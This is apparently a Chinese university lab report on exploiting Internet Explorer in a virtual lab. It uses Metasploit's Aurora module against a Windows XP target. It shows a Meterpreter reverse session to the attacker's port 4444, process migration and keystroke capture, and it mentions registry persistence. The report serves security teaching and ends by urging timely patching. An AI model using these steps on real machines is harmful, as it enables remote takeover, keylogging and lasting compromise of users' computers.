
实验五：客户端漏洞利用


2152701-陈玟桦


一、实验过程

本次实验是针对 IE 浏览器的漏洞进行渗透攻击。首先要配置网络环境，kali 和靶机 Windows XP 英文版的网络适配器均设为“NAT 方式”，启用主机的 VMnet8 网卡，设置 VMware 的虚拟网络编辑器的网关地址，确保虚拟机能上网即可。 类似前面的实验过程，启用相应的攻击模块，设置相应的参数，使用 exploit 发动攻击。



可以看到，攻击成功后，在靶机的 IE 浏览器中输入 http://攻击机的 IP 地址， 靶机的运行将会变得非常卡顿，且任务管理器显示 IE 浏览器的进程占用内存大 幅度增加





在攻击机中显示如下界面，说明攻击成功


```
msf6 exploit(windows/browser/ms10_002_aurora) >
[*] 192.168.137.130  ms10_002_aurora - Sending MS10-002 Microsoft Internet Explorer "Aurora" Memory Corruption
[*] Sending stage (175174 bytes) to 192.168.137.130
[*] Meterpreter session 1 opened (192.168.137.128:4444 → 192.168.137.130:1055) at 2024-03-22 09:12:04 -0400

msf6 exploit(windows/browser/ms10_002_aurora) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  NET317-C7E3ADA8\Owner @ NET317-C7E3ADA8  192.168.137.128:4444 → 192.168.137.130:1055 (192.168.137.130)
```

之后就可以像前面的实验一样，通过后渗透模块对靶机进行进一步渗透，前 面的实验利用的是操作系统本身的漏洞，而本实验利用的是 IE 客户端的漏洞， 更加具有隐匿性。但是一旦用户关闭靶机的 IE 浏览器，远程连接也会断开，此 处可以做一个迁移。 首先通过 session 命令进入后渗透模块，执行 run migrate -f 指令进行迁移， 即使用户关闭了 IE 浏览器，连接也不会断开。迁移成功后，可以看到在靶机中 启动了一个 notepad.exe 进程，在攻击机中用 ps 指令也可以看见，这就是迁移后 的连接进程.




当然，run migrate 必须在用户关闭浏览器之前执行，如果觉得来不及，还可 以用脚本将这个过程自动化。按以下步骤进行设置，下一次攻击成功后，进程将 自动发生迁移，渗透

成功后，在后渗透模块，我们可以监听靶机的键盘输入并进行再现：

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
123456789

meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
```

我们可以建立持久后面，下一次不需要用户打开浏览器并输入攻击机的 IP 地址，只需要用户开机就可以自动进行渗透 使用 Meterpreter 自带脚本 persistence，可以在靶机的注册表中插入一个项， 并在相应位置产生一个文件，靶机开机后攻击机可自动进行渗透。




```
[*] 192.168.137.130 - Meterpreter session 1 closed.  Reason: Died
```

二、心得体会

本次实验是利用了系统中软件的漏洞而不是系统漏洞进行攻击，相比系统本 身，系统中一些几乎每个用户都会自带而且很少被更新的软件（如 IE 浏览器） 更容易渗透成功，因此我们要注意系统软件的更新，及时安装补丁.